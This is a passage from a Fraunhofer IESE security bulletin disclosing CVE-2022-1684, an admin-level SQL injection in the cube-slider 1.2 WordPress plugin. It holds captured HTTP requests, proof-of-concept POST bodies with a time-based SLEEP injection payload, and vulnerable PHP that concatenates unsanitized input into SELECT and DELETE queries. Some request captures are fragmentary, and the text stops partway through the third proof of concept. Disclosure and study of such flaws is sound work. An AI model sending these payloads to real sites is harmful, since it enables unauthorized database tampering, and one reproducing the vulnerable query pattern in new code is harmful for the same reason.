



cube-slider 1.2 WordPress plugin SQL injection

Vulnerability Metadata

Key	Value
Date of Disclosure	May 09 2022
Affected Software	cube-slider
Affected Software Type	WordPress plugin
Version	1.2
Weakness	SQL Injection
CWE ID	CWE-89
CVE ID	CVE-2022-1684
CVSS 3.x Base Score	2.7
CVSS 2.0 Base Score	4.0
Reporter	Daniel Krohmer, Shi Chen
Reporter Contact	daniel.krohmer@iese.fraunhofer.de
Link to Affected Software	https://wordpress.org/plugins/cube-slider
Link to Vulnerability DB	https://nvd.nist.gov/vuln/detail/CVE-2022-1684

Vulnerability Description

The `idslider` data parameter in cube-slider 1.2 is vulnerable to SQL injection in three




Security Bulletin

of the [Fraunhofer IES](#) Research Institute


Exploitation Guide

Exploit 1: Edit

Login as `admin` user. This attack requires at least `admin` privileges.



Go to `Settings` and select `Cube Slider` in the sub menu.





Security Bulletin

of the [Fraunhofer IESE](#) Research Institute

Cube Slider Admin page

Page to customize all the sliders and icons that you want to add to your created Cube Sliders.

[New Cube Slider](#)

History

Check your created sliders. (new to old):

You haven't created any slider yet. Please start by pressing on New Cube Slider button.

Scroll down and use the [Click to edit slider x details](#) button.



Security Bulletin

of the [Fraunhofer IESE](#) Research Institute

Media

Pages

Comments

Appearance

Plugins

Users

Tools

Settings

General

Writing

Reading

Discussion

Media

Permalinks

Privacy

Cube Slider

Collapse menu

Description 3

What do you want in Slide 4 title?
Title 4

What's going to be their DESCRIPTION (subtitle)?
Description 4

Icons to show

Icon 1

fa-glass

Select Color

Icon 2

fa-glass

Select Color

Icon 3

fa-glass

Select Color

Icon 4

fa-glass

Select Color

[Check all the icon designs on Font-awesome. Current icons version: 4.7.0](#)

Save Changes

History

Check your created sliders. (new to old):

ID	NAME	ABOUT
4	Name	About

Copy and paste this shortcode where you want to show the slider: [cubeslider id=4]

Click to edit slider 4 details

Click to delete slider 4

Thank you for creating with [WordPress](#).

Version 5.9.3

Clicking the previous button triggers the vulnerable request. `idslider` is the vulnerable data parameter.



```
Gecko/20100101 Firefox/91.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
http://localhost/wp-admin/options-general.php?page=cubeslide
r
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 46
10 Origin: http://localhost
11 DNT: 1
12 Connection: close
13 Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
admin%7C1651684849%7C6vrJ2pMX28h44yhSS7k8DR0MKYHGK9tAhXTeSP1
5QEY%7C2126229b77d28b6ed47a21c5b79b03902fb8ca9085e5fcbdba53a
c59358215c7; XDEBUG_SESSION=netbeans-xdebug;
wordpress_test_cookie=WP%20Cookie%20check;
wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
admin%7C1651684849%7C6vrJ2pMX28h44yhSS7k8DR0MKYHGK9tAhXTeSP1
5QEY%7Ca38623f304e79b98966a6f6a916d21ade1c04fbb25dc8842091a5
21e7bfb4a8a; wp-settings-l=
editor%3DtinyMCE%26amp;libraryContent%3Dbrowse%26wd_ads_manag
e_groups_tab%3Dpop; wp-settings-time-1=1651512050
14 Upgrade-Insecure-Requests: 1
15 Sec-Fetch-Dest: document
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-User: ?1
19
20 idslider=1&edit=Click+to+edit+slider+1+details

4 Expires: Wed, 11 Jan 1984 05:00:00 GMT
5 Cache-Control: no-cache, must-revalidate, max-age=0
6 X-Frame-Options: SAMEORIGIN
7 Referrer-Policy: strict-origin-when-cross-origin
8 Vary: Accept-Encoding
9 Content-Length: 167597
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html class="wp-toolbar"
15 lang="en-US">
16 <head>
17 <meta http-equiv="Content-Type" content="text/html;
charset=UTF-8" />
18 <title>
Cube Slider - Admin &lsquo; hacking playground
&#8212; WordPress
</title>
19 <script type="text/javascript">
addLoadEvent = function(func){
if(typeof jQuery!=='undefined')jQuery(function(){
func();
});
}
else if(typeof wpOnload!=='function'){
wpOnload=func;
}
else{
var oldonload=wpOnload;
wpOnload=function(){
oldonload();
func();
}
}
```

A POC may look like the following request:

```
Request
Pretty Raw Hex
1 POST /wp-admin/options-general.php?page=cubeslider HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost/wp-admin/options-general.php?page=cubeslider
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 92
10 Origin: http://localhost
11 DNT: 1
12 Connection: close
13 Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
admin%7C1651684849%7C6vrJ2pMX28h44yhSS7k8DR0MKYHGK9tAhXTeSP15QEY%7C2126229b77d28b6e
d47a21c5b79b03902fb8ca9085e5fcbdba53ac59358215c7; wordpress_test_cookie=
WP%20Cookie%20check; wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
admin%7C1651684849%7C6vrJ2pMX28h44yhSS7k8DR0MKYHGK9tAhXTeSP15QEY%7Ca38623f304e79b98
966a6f6a916d21ade1c04fbb25dc8842091a521e7bfb4a8a; wp-settings-l=
editor%3DtinyMCE%26amp;libraryContent%3Dbrowse%26wd_ads_manage_groups_tab%3Dpop;
wp-settings-time-1=1651512050
14 Upgrade-Insecure-Requests: 1
15 Sec-Fetch-Dest: document
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-User: ?1
19
20 idslider=1&AND+(SELECT+3477+FROM+(SELECT(SLEEP(5))))OHVP&edit=
Click+to+edit+slider+1+details

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Mon, 02 May 2022 17:58:35 GMT
3 Server: Apache/2.4.52 (Debian)
4 Expires: Wed, 11 Jan 1984 05:00:00 GMT
5 Cache-Control: no-cache, must-revalidate, max-age=0
6 X-Frame-Options: SAMEORIGIN
7 Referrer-Policy: strict-origin-when-cross-origin
8 Vary: Accept-Encoding
9 Content-Length: 167451
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html class="wp-toolbar"
15 lang="en-US">
16 <head>
17 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
18 <title>
Cube Slider - Admin &lsquo; hacking playground
&#8212; WordPress
</title>
19 <script type="text/javascript">
addLoadEvent = function(func){
if(typeof jQuery!=='undefined')jQuery(function(){
func();
});
}
else if(typeof wpOnload!=='function'){
wpOnload=func;
}
else{
var oldonload=wpOnload;
wpOnload=function(){
oldonload();
func();
}
}
```

In the code, the vulnerability is triggered by unsanitized user input of `idslider` at line 207 in `./init.php`




Security Bulletin

of the [Fraunhofer IESE](#) Research Institute

```
if(isset($_POST['edit'])) {  
    $re = $wpdb->get_results( "SELECT * FROM $table_name2 WHERE idslider=".$_POST  
    ['idslider']."");  
}
```

Exploit 2: Delete

Login as `admin` user. This attack requires at least `admin` privileges.



Go to `Settings` and select `Cube Slider` in the sub menu.



Security Bulletin

of the [Fraunhofer IESE](#) Research Institute

History

Check your created sliders. (new to old):

ID	NAME	ABOUT
4	Name	About

Copy and paste this shortcode where you want to show the slider: [cubeslider id=4]

[Click to edit slider 4 details](#) [Click to delete slider 4](#)

Delete an arbitrary, existing slider by clicking on `Click to delete slider x`.

Cube Slider Admin page

Page to customize all the sliders and icons that you want to add to your created Cube Sliders.

[New Cube Slider](#)

History

Check your created sliders. (new to old):

ID	NAME	ABOUT
4	Name	About

Copy and paste this shortcode where you want to show the slider: [cubeslider id=4]

[Click to edit slider 4 details](#) [Click to delete slider 4](#)

Clicking the previous button triggers the vulnerable request. `idslider` is the vulnerable data parameter. (Note: The numeric ID value can be set arbitrarily)



```
7 Referer: http://localhost/wp-admin/options-general.php?page=cubeslider
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 44
10 Origin: http://localhost
11 DNT: 1
12 Connection: close
13 Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
admin%7C1651687988%7CUPnEjkZ0Ap9XXkqMv5ca4t4Taonah58fHCuAQAFgpn%7C9362415c79f3c67e
8d1d87aa2c44ffaaf82b64262878824bbe4617c277a00b55; wordpress_test_cookie=
WP%20Cookie%20check; wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
admin%7C1651687988%7CUPnEjkZ0Ap9XXkqMv5ca4t4Taonah58fHCuAQAFgpn%7C73a1ec3e227fd14f
99e01a1ad8f86dcca2ca668c00526f25564e4744e44ab0; wp-settings-1=
editor%3DtinyMCE%26amp;libraryContent%3Dbrowse%26wd_ads_manage_groups_tab%3Dpop;
wp-settings-time-1=1651515188
14 Upgrade-Insecure-Requests: 1
15 Sec-Fetch-Dest: document
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-User: ?1
19
20 idslider=4&delete=Click+to+delete+slider+4
21
```

```
7 Referrer-Policy: strict-origin-when-cross-origin
8 Vary: Accept-Encoding
9 Content-Length: 23875
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html class="wp-toolbar"
15 lang="en-US">
16 <head>
17 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
18 <title>
19 Cube Slider - Admin &laquo; hacking playground &#8212; WordPress
20 </title>
21 <script type="text/javascript">
22 addLoadEvent = function(func){
23     if(typeof jQuery!="undefined")jQuery(function(){
24         func();
25     });
26 } else if(typeof wpOnload!="function"){
27     wpOnload=func;
28 } else{
29     var oldonload=wpOnload;
30     wpOnload=function(){
31         oldonload();
32     };
33 }
```

A POC may look like the following request:

```
Request
1 POST /wp-admin/options-general.php?page=cubeslider HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost/wp-admin/options-general.php?page=cubeslider
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 90
10 Origin: http://localhost
11 DNT: 1
12 Connection: close
13 Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
admin%7C1651687988%7CUPnEjkZ0Ap9XXkqMv5ca4t4Taonah58fHCuAQAFgpn%7C9362415c79f3c67e
8d1d87aa2c44ffaaf82b64262878824bbe4617c277a00b55; wordpress_test_cookie=
WP%20Cookie%20check; wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
admin%7C1651687988%7CUPnEjkZ0Ap9XXkqMv5ca4t4Taonah58fHCuAQAFgpn%7C73a1ec3e227fd14f
99e01a1ad8f86dcca2ca668c00526f25564e4744e44ab0; wp-settings-1=
editor%3DtinyMCE%26amp;libraryContent%3Dbrowse%26wd_ads_manage_groups_tab%3Dpop;
wp-settings-time-1=1651515188
14 Upgrade-Insecure-Requests: 1
15 Sec-Fetch-Dest: document
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-User: ?1
19
20 idslider=4&AND+(SELECT+3477+FROM+(SELECT(SLEEP(5))))ORwp; delete=
Click+to+delete+slider+4
21
```

```
Response
1 HTTP/1.1 200 OK
2 Date: Mon, 02 May 2022 18:49:55 GMT
3 Server: Apache/2.4.52 (Debian)
4 Expires: Wed, 11 Jan 1984 05:00:00 GMT
5 Cache-Control: no-cache, must-revalidate, max-age=0
6 X-Frame-Options: SAMEORIGIN
7 Referrer-Policy: strict-origin-when-cross-origin
8 Vary: Accept-Encoding
9 Content-Length: 23875
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html class="wp-toolbar"
15 lang="en-US">
16 <head>
17 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
18 <title>
19 Cube Slider - Admin &laquo; hacking playground &#8212; WordPress
20 </title>
21 <script type="text/javascript">
22 addLoadEvent = function(func){
23     if(typeof jQuery!="undefined")jQuery(function(){
24         func();
25     });
26 } else if(typeof wpOnload!="function"){
27     wpOnload=func;
28 } else{
29     var oldonload=wpOnload;
30     wpOnload=function(){
31         oldonload();
32     };
33 }
```

In the code, the vulnerability is triggered by unsanitized user input of `idslider` at line 210 in `./init.php`.

```
208     }
209     if(isset($_POST['delete'])){
210         $sql = "DELETE FROM $table_name2 WHERE idslider=".$_POST['idslider']."";
211         $re = $wpdb->query($sql);
212     }
```


Exploit 3: Save

Login as `admin` user. This attack requires at least `admin` privileges.




Security Bulletin

of the [Fraunhofer IESE](#) Research Institute



A screenshot of the WordPress login page. At the top center is the WordPress logo. Below it is a white login box with a light gray border. Inside the box, there are two input fields: 'Username or Email Address' with the text 'admin' and 'Password' with masked characters. Below the password field is a checkbox labeled 'Remember Me' and a blue 'Log In' button. Below the login box, there is a link 'Lost your password?' and another link '← Go to hacking playground'.

Go to `Settings` and select `Cube Slider` in the sub menu.



A screenshot of the WordPress 'Cube Slider Admin page'. The left sidebar shows the 'Settings' menu item highlighted, with 'Cube Slider' selected in its sub-menu. The main content area has the title 'Cube Slider Admin page' and a subtitle 'Page to customize all the sliders and icons that you want to add to your created Cube Sliders.' Below this is a blue button 'New Cube Slider'. A 'History' section follows, with the text 'Check your created sliders. (new to old):'. It contains a table with three columns: 'ID', 'NAME', and 'ABOUT'. The table has one row with ID '4', Name 'Name', and About 'About'. Below the table, there is a text prompt 'Copy and paste this shortcode where you want to show the slider: [cubeslider id=4]' and two buttons: 'Click to edit slider 4 details' (green) and 'Click to delete slider 4' (red).

ID	NAME	ABOUT
4	Name	About

Add a new cube slider by clicking on `New Cube Slider`.



Security Bulletin

of the [Fraunhofer IESE](#) Research Institute

The screenshot shows the WordPress admin dashboard. On the left sidebar, the 'Settings' menu item is highlighted in blue. In the top bar, the 'New Cube Slider' button is highlighted with a red rectangle. The main content area shows the 'History' section for the Cube Slider plugin, indicating that no sliders have been created yet.

Scroll down and use the button. No further data input is needed before clicking this button.



Security Bulletin

of the [Fraunhofer IESE](#) Research Institute

Media

Pages

Comments

Appearance

Plugins

Users

Tools

Settings

General

Writing

Reading

Discussion

Media

Permalinks

Privacy

Cube Slider

Collapse menu

Description 3

What do you want in Slide 4 title?
Title 4

What's going to be their DESCRIPTION (subtitle)?
Description 4

Icons to show

Icon 1
fa-glass Select Color

Icon 2
fa-glass Select Color

Icon 3
fa-glass Select Color

Icon 4
fa-glass Select Color

[Check all the icon designs on Font-awesome. Current icons version: 4.7.0](#)

Save Changes

History

Check your created sliders. (new to old):

ID	NAME	ABOUT
4	Name	About

Copy and paste this shortcode where you want to show the slider: [cubeslider id=4]

Click to edit slider 4 details Click to delete slider 4

Thank you for creating with [WordPress](#).

Version 5.9.3

Clicking the previous button triggers the vulnerable request. `idslider` is the vulnerable data parameter.



```
7 Referrer: http://localhost/wp-admin/options-general.php?page=cubeslider
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 394
10 Origin: http://localhost
11 DNT: 1
12 Connection: close
13 Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
admin%7C1651690550%7Cz3jVLe5qAZdHlqctKYKvf3fOqLu1Dshnpht1aOLX5%7C8968917a5337f07f
5db390194b15adfae8e850d20bc1c476fb1224002a9d5ca4; XDEBUG_SESSION=netbeans-xdebug;
wordpress_test_cookie=WP%20Cookie%20check;
wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
admin%7C1651690550%7Cz3jVLe5qAZdHlqctKYKvf3fOqLu1Dshnpht1aOLX5%7C5d10d0aa6e61c1d
443d69997bb114ab7ea5fe8071c573c62f098d0ce9efe01; wp-settings-1=
editor%3Dtinymce%26amp%3DlibraryContent%3Dbrowse%26wd_ads_manage_groups_tab%3Dpop;
wp-settings-time-1=1651517751
14 Upgrade-Insecure-Requests: 1
15 Sec-Fetch-Dest: document
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-User: ?1
19
20 idslider=6&name=Name&about=About&title=Title&description=Description&1title2=
title2&description2=Description&2title3=Title&3description3=Description&3title4
=Title&4description4=Description&4icon1=fa-glass&color1=42381d7426&icon2=fa-glass&
color2=42381d7426&icon3=fa-glass&color3=42381d7426&icon4=fa-glass&color4=42381d7426&
submit=Save+Changes
21
```

```
7 Referrer-Policy: strict-origin-when-cross-origin
8 Vary: Accept-Encoding
9 Content-Length: 24805
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html class="wp-toolbar"
15 lang="en-US">
16 <head>
17 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
18 <title>
Cube Slider - Admin &laquo; hacking playground &#8212; WordPress
</title>
19 <script type="text/javascript">
addLoadEvent = function(func){
if(typeof jQuery!=='undefined')jQuery(function(){
func();
});
};
else if(typeof wpOnload=='function'){
wpOnload=func;
}
else{
var oldonload=wpOnload;
wpOnload=function(){
oldonload();
};
};
20
```

A POC may look like the following request:

```
Request
Pretty Raw Hex View
1 POST /wp-admin/options-general.php?page=cubeslider HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referrer: http://localhost/wp-admin/options-general.php?page=cubeslider
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 394
10 Origin: http://localhost
11 DNT: 1
12 Connection: close
13 Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
admin%7C1651690550%7Cz3jVLe5qAZdHlqctKYKvf3fOqLu1Dshnpht1aOLX5%7C8968917a5337f07f
5db390194b15adfae8e850d20bc1c476fb1224002a9d5ca4; XDEBUG_SESSION=netbeans-xdebug;
wordpress_test_cookie=WP%20Cookie%20check;
wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
admin%7C1651690550%7Cz3jVLe5qAZdHlqctKYKvf3fOqLu1Dshnpht1aOLX5%7C5d10d0aa6e61c1d
443d69997bb114ab7ea5fe8071c573c62f098d0ce9efe01; wp-settings-1=
editor%3Dtinymce%26amp%3DlibraryContent%3Dbrowse%26wd_ads_manage_groups_tab%3Dpop;
wp-settings-time-1=1651517751
14 Upgrade-Insecure-Requests: 1
